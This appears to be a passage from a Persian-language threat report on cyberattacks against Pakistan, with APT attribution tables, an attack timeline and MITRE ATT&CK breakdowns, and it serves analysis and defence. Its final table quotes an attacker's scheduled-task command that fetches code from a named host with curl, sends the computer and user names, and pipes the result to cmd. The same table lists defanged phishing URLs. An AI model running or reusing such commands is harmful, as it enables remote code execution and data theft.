Bitter	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	جنوب آسیا، در برخی منابع به کشور هند نسبت داده شده است ^۲
Kimsuky	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	کره شمالی

- <https://cabinet.gov.pk/Sitelmage/Misc/files/NTISB%20Advisories/2023/adv-49-23.pdf>
- <https://cabinet.gov.pk/Sitelmage/Misc/files/NTISB%20Advisories/2023/adv-49-23.pdf>

نام گروه هکری پیشرفته (APT)	حوزه‌های مورد هدف	منشأ جغرافیایی
Lazarus	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	کره شمالی
SideWinder	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	در برخی منابع به کشور هند نسبت داده شده است ^۱
Konni & StarCruft	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	هر دو وابسته به کره شمالی
BlueBravi	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	اطلاعاتی در دست نیست
PatchWork	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی، نهادهای ارائه‌دهنده خدمات بهداشت و درمان و همچنین نهادهای فناوری اطلاعات نظامی و غیرنظامی	در برخی منابع به کشور هند نسبت داده شده است ^۲
BlueNoroff	سازمان‌های وابسته به دولت، زیرساخت‌های اینترنتی و نهادهای ارائه‌دهنده خدمات بهداشت و درمان	کره شمالی (زیرمجموعه Lazarus)
Kill Net	نهادهای نظامی و غیرنظامی پاکستان	روسیه ^۳

۲.۲. نمونه‌هایی از حملات سایبری علیه پاکستان

در این بخش به نمونه‌هایی از حملات سایبری علیه پاکستان به ترتیب تاریخ وقوع آن‌ها اشاره خواهد شد. مرور تاریخی حملات سایبری علیه پاکستان نشان می‌دهد که این کشور قربانی انواع هک‌ها، حملات فنی، جاسوسی سایبری سازمان‌یافته، حملات

1. <https://cabinet.gov.pk/SiteImage/Misc/files/NTISB%20Advisories/2022/54-Advisory-No-54-2022.pdf>

2. <https://cabinet.gov.pk/SiteImage/Misc/files/NTISB%20Advisories/2023/adv-49-23.pdf>

3. https://cabinet.gov.pk/SiteImage/Misc/files/NTISB%20Advisories/2023/Advisory_24.pdf

زیرساختی و باج افزارها بوده است که این امر خود ضرورت تدوین و اجرای چارچوب ملی قدرتمند امنیت سایبری را بیش از پیش برجسته می سازد.

جدول ۲: نگاهی کلی به نمونه هایی از حملات سایبری علیه پاکستان

شرح حمله	تاریخ وقوع حمله / حملات
حملات محروم سازی از سرویس توزیع شده (DDoS) علیه بانک مرکزی پاکستان	۲۰۰۸
هک کردن وبگاه های دولتی از جمله وبگاه ارتش و وزارت امور خارجه پاکستان	۲۰۱۶
جاسوسی از بخش نظامی و غیرنظامی پاکستان و رهگیری ارتباطات حیاتی آنها و همچنین هدف قرار دادن رایانه های کلیدی پاکستانی توسط هکرها سازمان امنیت ملی ایالات متحده (NSA)	
حمله سایبری به صنعت بانکداری پاکستان و فروش اطلاعات ۲۲ بانک پاکستانی در دارک وب و همچنین حمله سایبری به دستگاه های خودپرداز بانک حبیب	۲۰۱۸
جاسوسی سایبری از تلفن های همراه مقامات عالی رتبه اطلاعاتی و نظامی توسط هند	۲۰۱۹
تلاش گروه هکری ایرانی Greenbug برای دسترسی به سوابق رایانه ای سه شرکت ارائه دهنده خدمات مخابراتی در پاکستان	۲۰۲۰
هک کردن تلفن های همراه و دستگاه های مرتبط با کارکنان نظامی و مقامات دولتی پاکستان توسط هند	
حمله سایبری به بانک های پاکستان و سرقت بیش از ۱۹ هزار کارت بانکی به ارزش ۲/۶ میلیون دلار	
حمله باج افزار Netwalker به شرکت کی- الکترونیک، بزرگترین شرکت برق خصوصی پاکستان، به منظور مختل کردن خدمات صورت حساب برخط آن و افشای داده های حساس این شرکت	

شرح حمله	تاریخ وقوع حمله / حملات
جاسوسی از مقامات هسته‌ای و نظامی پاکستان توسط هکرهای هندی	۲۰۲۱
حمله به سازمان جمع‌آوری مالیات (FBR) و سرقت اطلاعات خصوصی مالیات‌دهندگان و توقف فعالیت‌های این سازمان به مدت بیش از ۷۲ ساعت	
جاسوسی از اهداف حساس در پاکستان و کشمیر توسط گروه هکری هندی Confucius	
هک شدن پایگاه داده سازمان ملی ثبت احوال و پایگاه داده (NADRA) که داده‌های شخصی میلیون‌ها شهروند پاکستانی در معرض خطر قرار گرفت	
حمله سایبری به بانک ملی پاکستان که موجب اختلال در پرداخت‌های بخش دولتی شد	
قطعی گسترده برق در پی یک حمله دیجیتال مخرب	۲۰۲۳
هدف قرار گرفتن نیروی دریایی پاکستان توسط یک کمپین جاسوسی سایبری	۲۰۲۴
حمله گروه هکری پیشرفته Rattlesnake به وب‌گاه نیروی دریایی پاکستان به منظور سرقت اطلاعات محرمانه	۲۰۲۵
پاکستان و هند برای اولین بار به جنگ سایبری در کنار تبادل‌های نظامی پرداختند و در جریان این درگیری، حساب رسمی توییتر وزارت امور اقتصادی پاکستان و پورت ترانست کراچی (KPT) هک شد. در مقابل، پاکستان نیز حملات سایبری تلافی‌جویانه علیه هند انجام داد.	
حملات باج‌افزار Blue Locker به برخی از سازمان‌های پاکستان که هدف اصلی آن شرکت‌های مهم در بخش نفت و گاز کشور و به‌طور ویژه شرکت پاکستان پترولیوم بود.	
حمله گروه هکری پیشرفته Bitter به کارکنان شرکت مخابرات پاکستان (PTCL)	

پاکستان از سال‌های ابتدایی گسترش اینترنت با تهدیدهای سایبری متعددی مواجه بوده است. محروم‌سازی از سرویس توزیع‌شده (DDoS) در سال ۲۰۰۸ یکی از نخستین نمونه‌های جدی حملات بود که پس از آن، خدمات بانک مرکزی پاکستان^۱ به مدت ۲۱ روز مختل شد؛ رخدادی که آسیب‌پذیری زیرساخت‌های مالی کشور را آشکار کرد [۷۵].

از میانه دهه ۲۰۱۰، حملات سایبری علیه نهادهای حساس پاکستان شدت گرفت. در سال ۲۰۱۵، گروهی از هکرهای هندی به نام Mallu Cyber Soldiers وب‌گاه‌های دولتی پاکستان را هدف قرار دادند و پیش از سفر شی جین‌پینگ، رئیس‌جمهور چین، وب‌گاه وزارت امور خارجه^۲ پاکستان هک شد؛ حادثه‌ای که ضعف‌های حیاتی امنیت اطلاعات در بالاترین سطوح دولتی را نمایان ساخت. در فاصله سال‌های ۲۰۱۵ تا ۲۰۱۶، چندین حمله سایبری دیگر به وزارت امور خارجه پاکستان انجام شد که همگی نشان‌دهنده فقدان راهبرد موثر امنیت سایبری در این کشور بودند.

در سال ۲۰۱۶ مشخص شد که سازمان امنیت ملی ایالات متحده (NSA)^۳ رهبران نظامی و غیرنظامی پاکستان را با استفاده از ارتباطات رهگیری کرده و از ابزار FOXACID برای آلوده‌سازی رایانه‌های کلیدی این کشور استفاده کرده است [۷۶]. در همان سال، بسیاری از وب‌گاه‌های دولتی، نظامی و بانکی پاکستان مورد حمله هکرها قرار گرفتند که یکی از نمونه‌های مهم آن شامل هک شدن وب‌گاه ارتش و وزارت خارجه پاکستان توسط هند بود. این حمله سایبری در واکنش به حمله تروریستی پولواما در کشمیر بود که منجر به کشته شدن ۴۰ نظامی هندی شد و مسئولیت آن را گروه پاکستانی جیش محمد پذیرفت.

1. State Bank
2. Ministry of Foreign Affairs
3. National Security Agency

در سال ۲۰۱۸، صنعت بانکداری موردهدف قرار گرفت و اطلاعات ۲۲ بانک پاکستانی در دارکوب برای فروش قرار گرفت و و بانک اسلامی^۱ متحمل میلیون‌ها دلار خسارت گردید. در دسامبر همان سال، دستگاه‌های خودپرداز بانک حبیب پاکستان (HBL)^۲ هدف حمله قرار گرفتند. این رخدادها نشان داد که زیرساخت‌های مالی کشور نیز از استانداردهای امنیتی مطلوبی برخوردار نیستند [۷۵].

در اوایل سال ۲۰۱۹، گزارش‌هایی منتشر شد که هند با استفاده از بدافزار پگاسوس^۳ - محصول شرکت اسرائیلی NSO^۴ - تلفن‌های همراه مقامات عالی‌رتبه اطلاعاتی و نظامی پاکستان را در معرض جاسوسی سایبری قرار داده است [۷۷]. بعدها مشخص شد که بیش از ۱۰۰ شماره تلفن پاکستانی، از جمله شماره نخست‌وزیر وقت عمران خان، آلوده شده‌اند [۷۶]. گفتنی آنکه این موضوع در چارچوب همکاری راهبردی هند و رژیم صهیونیستی در حوزه فناوری‌های نظامی و غیرنظامی قابل تحلیل است. درواقع، این همکاری به هند امکان دسترسی به ابزارهای پیشرفته سایبری را داده است، درحالی‌که خود رژیم صهیونیستی نیز با مشکلاتی در زمینه راهبرد امنیت سایبری مواجه است. هند به‌طور مداوم در حال تقویت دفاع خود و سرمایه‌گذاری عظیم در حوزه هوش مصنوعی و فضای سایبری است تا موقعیت نظامی خود را در شرایط برتری نگه دارد [۷۷]. آسیب‌پذیری‌های فزاینده سایبری پاکستان نشان می‌دهد که نیاز فوری به چارچوب امنیت سایبری ملی قوی برای مقابله با تهدیدهای سایبری مستقل و حمایت‌شده از سوی دولت‌های دیگر کشورها وجود دارد [۷۶]. در سال ۲۰۲۰، تهدیدها وارد مرحله تازه‌ای شد. گروه هک‌های ایرانی Greenbug در ماه می تلاش کرد به پایگاه داده سه شرکت ارائه‌دهنده خدمات مخابراتی در پاکستان نفوذ

1. BankIslami
2. Habib Bank
3. Pegasus
4. NSO Group

کند که این امر نشان داد شبکه‌های مخابراتی این کشور به هدفی جذاب برای جاسوسی سایبری تبدیل شده‌اند. در همان سال، سازمان‌های امنیتی پاکستان نیز از کشف عملیات جاسوسی سایبری هند علیه تلفن‌های همراه مقامات نظامی و دولتی خبر دادند و هشدارهای امنیتی گسترده‌ای صادر شد تا مقامات و سازمان‌های دولتی تدابیر امنیت سایبری خود را تقویت کنند [۷۷]. در سال ۲۰۲۰، حادثه مهم دیگری نیز رخ داد و طی آن بیش از ۱۹ هزار کارت بانکی به ارزش ۲/۶ میلیون دلار از بانک‌های پاکستانی سرقت شد. به‌گفته خبرگزاری‌های پاکستان، این حمله بزرگ‌ترین حمله سایبری در تاریخ کشور بود که آسیب‌پذیری‌های زیرساخت‌های امنیتی بخش بانکی در این کشور را نشان داد. در سپتامبر ۲۰۲۰ نیز شرکت کی-الکتریک^۱، بزرگ‌ترین شرکت برق خصوصی پاکستان، هدف حمله باج‌افزار Netwalker قرار گرفت که خدمات صورت حساب برخط آن مختل شد. مهاجمان مبلغ ۳/۸ میلیون دلار درخواست کردند و پس از این که این مبلغ پرداخت نشد، یک آرشیو ۸/۵ گیگابایتی از فایل‌هایی که ظاهراً در طول حمله سرقت شده بودند را منتشر کردند. داده‌های فاش شده شامل اطلاعات حساس مانند داده‌های مالی، اطلاعات مشتریان، گزارش‌های مهندسی و گزارش‌های نگهداری بود [۷۳].

در سال ۲۰۲۱، هکرهای هندی با استفاده از دو برنامه بدافزار اندرویدی Sunbird و Hornbill^۲ به جاسوسی از اطلاعات مقامات هسته‌ای و نظامی پاکستان پرداختند. این بدافزارها که به گروه‌های هکری پیشرفته مرتبط بودند، تمرکز ویژه‌ای بر نفوذ به پیام‌ها و مکالمات واتس‌آپ داشتند [۷۷]. در آن سال، سازمان جمع‌آوری مالیات پاکستان (FBR)^۳ نیز مورد حمله قرار گرفت که این امر منجر به سرقت اطلاعات خصوصی مالیات‌دهندگان و توقف فعالیت‌های این سازمان به مدت بیش از ۷۲ ساعت شد [۴]. در فوریه همان

1. K-Electric

2. Federal Board of Revenue

سال نیز گروه هکری Confucius که به دولت نارندرا مودی نسبت داده می‌شود، با بهره‌گیری از روش‌های مهندسی اجتماعی و تجهیزات نظارتی تلفن همراه توانست حدود ۱۵۰ نفر از مقامات ارشد نیروهای مسلح^۱، کمیسیون انرژی اتمی^۲ و نهاد نظارتی هسته‌ای^۳ پاکستان را هدف قرار دهد و از مناطق حساس در پاکستان و کشمیر جاسوسی کند [۷۵]. این هکرهای دولتی قربانیان را به دانلود فایل‌های مخرب تشویق کردند و پس از نفوذ به دستگاه‌های آنان اطلاعات حساسی از جمله مخاطبین، موقعیت‌های جغرافیایی، تاریخچه تماس‌ها، موارد ضبط‌شده، تصاویر و پیام‌های صوتی را استخراج کردند [۷۷]. از آنجاکه سازمان ملی ثبت احوال و پایگاه داده (NADRA)^۴ تنها سازمانی است که اطلاعات جمعیتی را ثبت و ذخیره می‌کند، همواره هدف اصلی تروریسم سایبری بوده‌است تا خدمات حیاتی آن را مسدود یا تخریب کرده و اطلاعات محرمانه افراد را به سرقت ببرد و از آن‌ها برای مقاصد غیرقانونی استفاده کند. در سال ۲۰۲۱ نیز پایگاه داده این سازمان هک شد و داده‌های شخصی میلیون‌ها شهروند پاکستانی در معرض خطر قرار گرفت که شامل اطلاعاتی مانند نام، کارت شناسایی ملی کامپیوتری، آدرس و اثرانگشت بود. این حمله سایبری توسط هکرهای پاکستانی صورت گرفت که اثرانگشت‌ها را سرقت کرده و از آن‌ها برای هک تلفن‌ها، کلاهبرداری‌های بانکی، تسهیل تروریسم، فروش سیم‌کارت‌ها و فعالیت‌های مجرمانه دیگر استفاده کردند. این حمله یکی از بزرگ‌ترین حملات سایبری در تاریخ پاکستان بود و تأثیرات گسترده‌ای داشت، زیرا بسیاری از نهادهای دولتی با سازمان ثبت احوال و پایگاه داده ارتباط دارند و فاش شدن داده‌های این سازمان می‌توانست تأثیرات مخربی بر امنیت ملی پاکستان داشته باشد. خوشبختانه در این حمله، تمامی

1. Pakistan Armed Forces
2. Atomic Energy Commission
3. Nuclear Regulatory Body
4. National Database and Registration Authority

اثرانگشت‌ها و اطلاعات سرقت‌شده بازیابی شدند و هیچ رکوردی فاش نشد. بااین‌حال، این حمله نشان‌دهنده لزوم تقویت تدابیر امنیتی و داشتن سازوکارهای دفاعی قوی است [۷۸]. تا پایان سال ۲۰۲۱، پاکستان روزانه با ۹۰۰ هزار تلاش هک مواجه بود. در همین سال، بانک ملی پاکستان^۱ نیز هدف حمله سایبری قرار گرفت که هرچند به سرقت داده منجر نشد، اما پرداخت‌های بخش دولتی را مختل کرد [۷۶].

در ژانویه ۲۰۲۳، قطعی گسترده برق در سراسر کشور بار دیگر آسیب‌پذیری زیرساخت‌های حیاتی پاکستان را نشان داد. اگرچه در ابتدا وزارت انرژی^۲ علت قطعی برق را مشکل فنی اعلام کرد، اما بررسی‌های بعدی و تطبیق آن با نمونه‌های مشابه حاکی از آن بود که این حادثه احتمالاً ناشی از یک حمله دیجیتالی مخرب بوده است [۷۵].

در سال ۲۰۲۴، یک کمپین جاسوسی سایبری نیروی دریایی پاکستان را هدف قرار داد. در این عملیات از تاکتیک‌های دقیق و هدفمند استفاده شد و یک یادداشت داخلی جعلی فناوری اطلاعات به عنوان فریب برای نفوذ به شبکه‌های حساس به کار گرفته شد. برخی از عناصر این کمپین با گروه‌های هکری پیشرفته SideWinder و Bitter هم‌پوشانی دارد و به نظر می‌رسد توسط یک تهدیدگر پیشرفته با منابع و توانمندی‌های قابل توجه سازمان‌دهی شده باشد، اما عدم وجود شواهد قطعی مانع از نسبت دادن آن به یک گروه خاص می‌شود. در مجموع، تکنیک‌های پیشرفته و هدف‌گیری دقیق در این حمله نشان می‌دهد که احتمالاً از سوی یک کشور حمایت شده و هدف آن جاسوسی بوده است [۷۹].

در سال ۲۰۲۵، تهدیدها وارد مرحله‌ای پیچیده‌تر شدند. یک گروه هکری پیشرفته به نام Rattlesnake تلاش کرد به وب‌گاه نیروی دریایی پاکستان نفوذ کرده و اطلاعات محرمانه را سرقت کند [۷۵]. در ماه می ۲۰۲۵ و هم‌زمان با تشدید درگیری نظامی میان پاکستان

1. National Bank of Pakistan

2. Ministry of Energy

و هند، کمیسیون بورس و اوراق بهادار پاکستان (SECP)^۱ نسبت به حملات سایبری هماهنگ هشدار داد و برای نخستین بار از وقوع جنگ سایبری هم‌زمان با تبادلهای نظامی میان دو کشور سخن گفت. در جریان این درگیری، حساب رسمی توئیتر وزارت امور اقتصادی پاکستان^۲ و پورت تراست کراچی (KPT)^۳ هک شد و مقامات پاکستانی از انجام حملات سایبری تلافی‌جویانه علیه هند خبر دادند [۸۰]. در آگوست ۲۰۲۵ نیز تیم پاسخ فوری سایبری پاکستان از حملات باج‌افزار Blue Locker به برخی سازمان‌های پاکستان خبر داد و به ۳۹ وزارتخانه و موسسه کلیدی در خصوص این باج‌افزار هشدار داد. این حملات شرکت‌های مهم بخش نفت و گاز به‌ویژه شرکت پاکستان پترولیوم^۴ را هدف گرفته بودند. تحلیل‌ها نشان می‌دهد که این حملات احتمالاً فراتر از جرایم سایبری معمول بوده و باهدف تضعیف زیرساخت‌های حیاتی کشور انجام شده‌اند. باج‌افزار Blue Locker نوعی نرم‌افزار مخرب است که برای رمزگذاری فایل‌ها در سیستم‌های آلوده طراحی شده و از کاربر درخواست می‌کند تا در ازای کلید رمزگشایی باج پرداخت کنند و یادداشتی باقی می‌گذارد که تهدید می‌کند اگر باج پرداخت نکنند، داده‌های استخراج‌شده را منتشر کرده یا به فروش خواهد رساند. در پاسخ، تیم پاسخ فوری سایبری پاکستان برای مقابله با تهدید این باج‌افزار به سازمان‌ها پیشنهاد کرده‌است که به‌سرعت امنیت سایبری خود را تقویت کنند. اقدامات پیشنهادی این تیم شامل استفاده از احراز هویت چندعاملی، تقویت فیلتر ایمیل، جداسازی پشتیبان‌ها از شبکه‌ها، قطع کردن درایوهای مشترک و ذخیره‌سازی برون‌خط (آفلاین) در زمان وقوع حمله به‌منظور جلوگیری از گسترش بیشتر حمله، حفظ شواهد جرم‌شناسی، ارائه آموزش به کارکنان و همچنین افزایش آگاهی آن‌ها

1. Securities and Exchange Commission
2. Ministry of Economic Affairs
3. Karachi Port Trust
4. Pakistan Petroleum

از ایمیل‌ها، پیوست‌ها و لینک‌های مشکوک می‌شود [۸۱]. در ماه می ۲۰۲۵ در بحبوحه تشدید درگیری‌های نظامی بین پاکستان و هند به‌ویژه در چارچوب عملیات نظامی هند به نام عملیات سندور^۱ نیز گروه هکری پیشرفته Bitter کارکنان شرکت مخابرات پاکستان (PTCL)^۲ را از طریق کمپین‌های فیشینگ هدفمند مورد حمله قرار داد. این حمله بر دسترسی عمیق‌تر به زیرساخت‌های مخابراتی پاکستان متمرکز بود که طی آن، گروهی از کارکنان شرکت مخابرات پاکستان که دارای نقش‌های کلیدی بودند (از جمله مهندسان زیرساخت نسل پنجم اینترنت (۵G)، کارشناسان توسعه و عملیات (DevOps)^۳ در حوزه فناوری اطلاعات، مدیران پروژه و کارشناسان ارتباطات ماهواره‌ای) مورد حمله قرار گرفتند. تحلیلگران بر این باورند که گروه هکری پیشرفته Bitter به احتمال زیاد یک بازیگر دولتی از جنوب آسیا است که عملیات‌های جاسوسی سایبری برای سرقت اسرار دولتی و تجاری انجام می‌دهد [۸۲].

در نهایت، در گزارش سالانه امنیت سایبری سازمان مخابرات پاکستان در بازه زمانی ۲۰۲۴-۲۰۲۵ هشدار داده شده است که بخش مخابرات و دولت این کشور با تهدیدهای جدیدی از سوی حملات سایبری مبتنی بر هوش مصنوعی مواجه هستند. مرکز ملی عملیات امنیتی مخابرات (NTSOC) در این بازه زمانی بیش از ۱۰ هزار هشدار حیاتی پردازش کرده، ۱،۵۰۰ حادثه امنیتی به مقامات بالاتر گزارش کرده و بالغ بر ۵۰۰ زیرساخت مخرب در سال گذشته مسدود کرده است. در جریان تشدید حملات سایبری در آوریل تا می ۲۰۲۵ نیز بیش از ۲۵ حمله محروم‌سازی از سرویس توزیع شده (DDoS) و ۱۰۰ تهدید از دارک وب ثبت شده است که نشان‌دهنده روند خطرناکی در جهت سرقت اطلاعات ورود کاربران و نفوذهای هدفمند با استفاده از هوش مصنوعی است.

1. Operation Sindoor
2. Pakistan Telecommunication Company
3. Development Operations

امروزه، مهاجمان به جای استفاده از بدافزارهای متعارف و قدیمی از تکنیک‌های Living-off-the-Land (استفاده از ابزارهای موجود سیستم به جای آوردن ابزار مخرب جدید) بهره می‌برند که شامل سوءاستفاده از ابزارهای قانونی سیستم و امتیازات کاربران برای جلوگیری از شناسایی شدن است. سازمان مخابرات پاکستان برای مقابله با این تهدیدها پیشنهاد می‌کند که احراز هویت چندعاملی اجباری (MFA)^۱، مدل‌های دسترسی مبتنی بر اعتماد صفر^۲ و اشتراک‌گذاری خودکار اطلاعات تهدید در دستورکار قرار گیرند. تمرینات سایبری بین‌بخشی و گزارش‌دهی سریع نقض‌های امنیتی از دیگر اقدامات ضروری به‌شمار می‌آید [۸۳].

۳.۲. تحلیل فنی حملات شاخص علیه زیرساخت‌های حیاتی پاکستان

در این بخش به تحلیل فنی حملات شاخص علیه زیرساخت‌های حیاتی پاکستان براساس چارچوب MITRE ATT&CK و چارچوب زنجیره کشتار سایبری^۳ پرداخته می‌شود. موارد موردتحلیل در این بخش عبارتند از: حمله باج‌افزار Blue Locker، حمله کمپین جاسوسی سایبری به نیروی دریایی پاکستان و هک شدن پایگاه داده سازمان ملی ثبت احوال (NADRA).

لازم به ذکر است که چارچوب MITRE ATT&CK نوعی مدل برای رفتار بدخواهانه سایبری است که مراحل مختلف چرخه حیات یک حمله سایبری را نشان می‌دهد و نوعی دسته‌بندی برای انواع تهدیدهای سایبری و روش‌های مقابله با آن‌ها را فراهم می‌آورد.

1. Mandatory Multi-Factor Authentication

2. Zero-Trust

اعتماد صفر به این معناست که هیچ اعتماد ضمنی به هیچ بخشی از شبکه نباید وجود داشته باشد. به زبان ساده، یک سازمان نباید بدون تایید به هیچ درخواستی اعتماد کند- صرف‌نظر از این‌که درخواست از داخل یا خارج از محیط آن منشأ گرفته باشد. این رویکرد در تلاشی برای کاهش خطر بالقوه حملات به یک شبکه و افزایش وضعیت امنیتی آن توسعه یافته است.

3. Cyber Kill Chain

چارچوب زنجیره کشتار سایبری نیز مراحل مختلف حمله سایبری را دسته‌بندی می‌کند که هر مرحله در حمله سایبری نقش خاصی دارد.

جدول ۳: تحلیل تاکتیک‌های بدخواهانه حمله باج‌افزار Blue Locker براساس چارچوب MITRE ATT&CK [۸۱]

تاکتیک	شناسه	توصیف
تداوم و ارتقای دسترسی ^۱	T1547.001	ایجاد تداوم از طریق کلیدهای رجیستری، و اطمینان از اجرا پس از راه‌اندازی مجدد سیستم
تداوم و ارتقای دسترسی	T1543	تغییر سرویس‌های سیستم برای تداوم و ارتقای دسترسی
تداوم و ارتقای دسترسی	T1548.002	دور زدن کنترل حساب کاربری (UAC) ^۲ از طریق دستکاری رجیستری، و افزایش دسترسی بدون رضایت کاربر
گریز از دفاع ^۳	T1140	اجرای مخفی‌سازی و آشکارسازی ^۴ برای فرار از شناسایی توسط ابزارهای امنیتی و تحلیل‌گران
گریز از دفاع	T1070.006	استفاده از تکنیک دستکاری برچسب زمانی ^۵ برای تغییر برچسب‌های زمانی فایل‌ها که شناسایی را در تحلیل‌های جرم‌شناسی دشوار می‌کند
گریز از دفاع	T1562.001	غیرفعال‌سازی کنترل حساب کاربری (UAC) برای جلوگیری از شناسایی شدن و همچنین حفظ تداوم بدون توقف توسط کنترل‌های امنیتی
کشف ^۶	T1012	انجام پرس‌وجوهای رجیستری ^۷ برای جمع‌آوری اطلاعات درباره پیکربندی سیستم و نرم‌افزارهای نصب‌شده

1. Persistence & Privilege Escalation
2. User Account Control
3. Defense Evasion
4. Obfuscation and Deobfuscation
5. Timestomping Technique
6. Discovery
7. Registry Queries

تاکتیک	شناسه	توصیف
کشف	T1057	شمارش فرآیندهای در حال اجرا برای شناسایی فرآیندهایی که برای بهره‌برداری یا تزریق هدف قرار خواهند گرفت
فرآیند تزریق ^۱	T1087	کشف حساب‌های کاربری برای جمع‌آوری اطلاعات ورود کاربران یا حرکت جانبی ^۲ در سیستم‌ها
کشف	T1497	شناسایی محیط‌های مجازی یا شبیه‌سازی شده مانند جعبه‌شن‌های تنظیم‌گری (سندباکس) ^۳ برای جلوگیری از شناسایی شدن در تحلیل‌های پویا (دینامیک)
کشف	T1083	کاوش در ساختار فایل‌ها و دایرکتوری‌ها برای یافتن فایل‌های ارزشمند برای رمزگذاری یا استخراج داده‌ها
جمع‌آوری ^۴	T1074	آماده‌سازی داده‌های جمع‌آوری شده در دایرکتوری‌های موقت یا شناخته شده قبل از استخراج یا بهره‌برداری بیشتر
جمع‌آوری	T1056	استفاده از ضبط ورودی خام برای سرقت اطلاعات کاربر یا داده‌های جلسه در حین جلسات فعال
ضربه زدن ^۵	T1490	جلوگیری از بازیابی سیستم با غیرفعال‌سازی یا حذف سیستم‌های پشتیبان به طوری که قربانیان نتوانند فایل‌های رمزگذاری شده خود را بازیابی کنند
ضربه زدن	T1489	توقف خدمات سیستم برای اطمینان از عدم وقفه در فرآیند رمزگذاری و افزایش آسیب

1. Process Injection

2. Lateral Movement

حرکت جانبی تاکتیکی است که توسط مهاجمان به منظور حرکت در داخل یک شبکه با هدف دسترسی به منابع و داده‌های حساس به کار برده می‌شود. این تاکتیک معمولاً شامل استفاده از ابزارها و تکنیک‌های مختلف برای نفوذ به سیستم‌ها و حرکت بین آن‌ها است تا مهاجم به هدف نهایی خود برسد.

۳. جعبه‌شن تنظیم‌گری ابزاری است که به کسب‌وکارها و نوآوران اجازه می‌دهد محصولات، خدمات یا کسب‌وکارهای جدید و نوآورانه را تحت نظارت نهاد تنظیم‌گر و در محیطی محدود شده طی مدت زمانی مشخص بررسی و آزمایش کنند.

4. Collection

5. Impact

جدول ۴: تحلیل حمله کمپین جاسوسی سایبری به نیروی دریایی پاکستان براساس چارچوب MITRE ATT&CK [۸۴]

تاکتیک	تکنیک/زیرتکنیک	توضیحات
شناسایی ^۱	جمع‌آوری اطلاعات میزبان قربانی: نرم‌افزار T۱۵۹۲,۰۰۲	تهدیدگر از دانش قبلی خود نسبت به وابستگی سازمان هدف به سرورهای ایمیل Axigen و کلاینت ایمیل Thunderbird استفاده کرده و فریب‌هایی منحصر به فرد و ویژه برای این سیستم‌ها طراحی کرده تا احتمال نفوذ موفق افزایش یابد
توسعه منبع ^۲	توسعه قابلیت‌ها: بدافزار T۱۵۸۷,۰۰۱	تهدیدگر از بدافزارهایی که به صورت ویژه برای تحقق اهداف عملیاتی خود طراحی شده (از جمله ابزارهایی مانند Sync-Scheduler و Black-Shell و دانلودکننده‌ها) استفاده کرده است
توسعه منبع	آماده‌سازی قابلیت‌ها: آپلود بدافزار T۱۶۰۸,۰۰۱	بدافزار در زیرساخت‌های تحت کنترل دشمن بارگذاری شده تا قانونی به نظر برسد و مراحل مختلف زنجیره اجرای آن را تسهیل کند
دسترسی اولیه ^۳	فیشینگ: لینک فیشینگ هدفمند T۱۵۶۶,۰۰۲	دشمن فایل‌های پی‌دی‌اف حاوی لینک‌های مخرب توزیع کرده است که هدف آن‌ها ارسال یک آرشو فشرده (زیپ) اولیه بود hxxps://paknavy[.]rf[.]gd/Axigen_Thunderbird.zip و hxxps://finance-gov-pk[.]rf[.]gd/BenevolentFundAndGroupInsurance
اجرا ^۴	مفسر دستورات و اسکریپت‌ها: جاوا اسکریپت T۱۰۵۹,۰۰۷	تهدیدگر از جاوا اسکریپت مبهم در فایل افزونه مخرب برای سرقت اطلاعات ورودی کاربران و اجرای Sync-Scheduler استفاده کرده است

1. Reconnaissance
2. Resource Development
3. Initial Access
4. Execution

تاکتیک	تکنیک/زیرتکنیک	توضیحات
اجرا	مفسر دستورات و اسکریپت‌ها؛ دستورات شیل ویندوز T۱۰۵۹,۰۰۳	از دستور cmd.exe /c برای ایجاد وظایف زمان‌بندی شده در هر دو ابزار Black-Shell و Sync-Scheduler استفاده شده است
اجرا	ارتباط بین فرآیندها؛ مدل شیء مولفه T۱۵۵۹,۰۰۱	Sync-Scheduler از رابط مدل شیء مولفه به نام IWbemLocator برای اجرای یک پرس‌وجو WMI به منظور جمع‌آوری شناسه منحصر به فرد جهانی (UUID) سیستم استفاده می‌کند
اجرا	رابط‌های برنامه‌نویسی کاربردی (API) بومی؛ T۱۱۰۶	Sync-Scheduler توانایی استفاده از چندین رابط برنامه‌نویسی کاربردی بومی ویندوز را دارد که در زمان اجرای این بدافزار فراخوانده می‌شوند تا عملیات خاصی بر روی سیستم انجام دهند، این رابط‌های برنامه‌نویسی کاربردی بومی عبارتند از: - VirtualAlloc - InternetOpenA - InternetConnectA - HttpOpenRequestA - HttpAddRequestHeadersA - HttpSendRequestW - InternetReadFile - InternetCloseHandle - InternetSetOptionA - FindFirstFileW - FindNextFileW - FreeLibrary - CreateProcessA
اجرا، تداوم	وظیفه/کار زمان‌بندی شده؛ وظیفه زمان‌بندی شده T۱۰۵۳,۰۰۵	Sync-Scheduler و Black-Shell هر دو وظایف زمان‌بندی شده مانند OneDrive، Skype و WindowsUpdate را با استفاده از دستور schtasks /create ایجاد می‌کنند تا cmd.exe را اجرا کنند

1. Universally Unique Identifier
2. Application Programming Interface

تاکتیک	تکنیک/زیرتکنیک	توضیحات
اجرا، تداوم	وظیفه/کار زمان بندی شده: وظیفه زمان بندی شده T۱۰۵۳/۰۰۵	تهدیدگر از یک فایل Microsoft Access برای اجرای دستور زیر استفاده می کند: cmd.exe /c schtasks /create /tn EdgeUpdateTaskMachine /f /sc minute /mo 14 /tr "conhost.exe --headless cmd /c curl -o C:\Users\ public\documents\pic.jpg mxmediasolutions[.]com/ addc.php?mg=%computername%_%username% & more C:\Users\public\documents\pic.jpg cmd
اجرا	اجرا توسط کاربر: لینک مخرب T۱۲۰۴/۰۰۱	دشمن قربانیان را فریب می دهد تا بر روی هایپرلینک ها کلیک کنند تا بتواند فایل های مخرب را برای آن ها ارسال کند
